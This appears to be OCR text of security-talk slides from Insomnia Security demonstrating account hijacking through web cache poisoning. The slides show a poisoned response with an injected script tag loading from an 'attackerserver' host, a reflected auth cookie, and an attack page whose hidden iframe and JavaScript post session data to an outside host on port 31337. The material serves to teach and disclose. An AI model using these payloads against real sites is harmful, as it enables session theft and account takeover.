
HTTP Request (victim)

```
GET /path/index.aspx HTTP/1.1
Host: servername
User-Agent: Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0;  rv:11.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
```

HTML Page Response

```
<html><head><meta charset="UTF-8">
<base href="https://"><script src=https://attackerserver/inject.js</script><!--/">
```

Account Hijack via Cache Poisoning




```
GET /Headers.json HTTP/1.1
Host: api.server
User-Agent: Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0;  rv:11.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Cookie: Auth=ZmxhdCBkdWNrcyBhcmUgc3VwZXJpb3I=
```

```
HTTP/1.1 200 OK

{“headers”:{“User-Agent”: “Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0)”, “Accept”: “text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8”, “Accept-Language”: “en-GB,en;q=0.5”, “Cookie”: “Auth=ZmxhdCBkdWNrcyBhcmUgc3VwZXJpb3I= “}
```


Account Hijack via Cache Poisoning

```
<iframe width=1 height=1 src="https://api.server/Headers.json?12345678"></iframe>

<script>function redirFunction() {
        var params = ‘key=12345678’;
        var xhr = new XMLHttpRequest();
        xhr.open('POST', 'http://insomniasec.com:31337/check_session', true);
        xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded’);
        xhr.send(params);
};
document.body.onload = setTimeout(redirFunction, 5000);
</script>
```

Account Hijack via Cache Poisoning



Account Hijack via Cache Poisoning



Conclusion

Modern frameworks reduce XSS and SQLi

Logic bugs continue to exist

Bugs in component interaction

GOOGLE: portswigger top 10 2019


INSOMNIA
SECURITY SPECIALISTS :: REST SECURED
www.insomniasec.com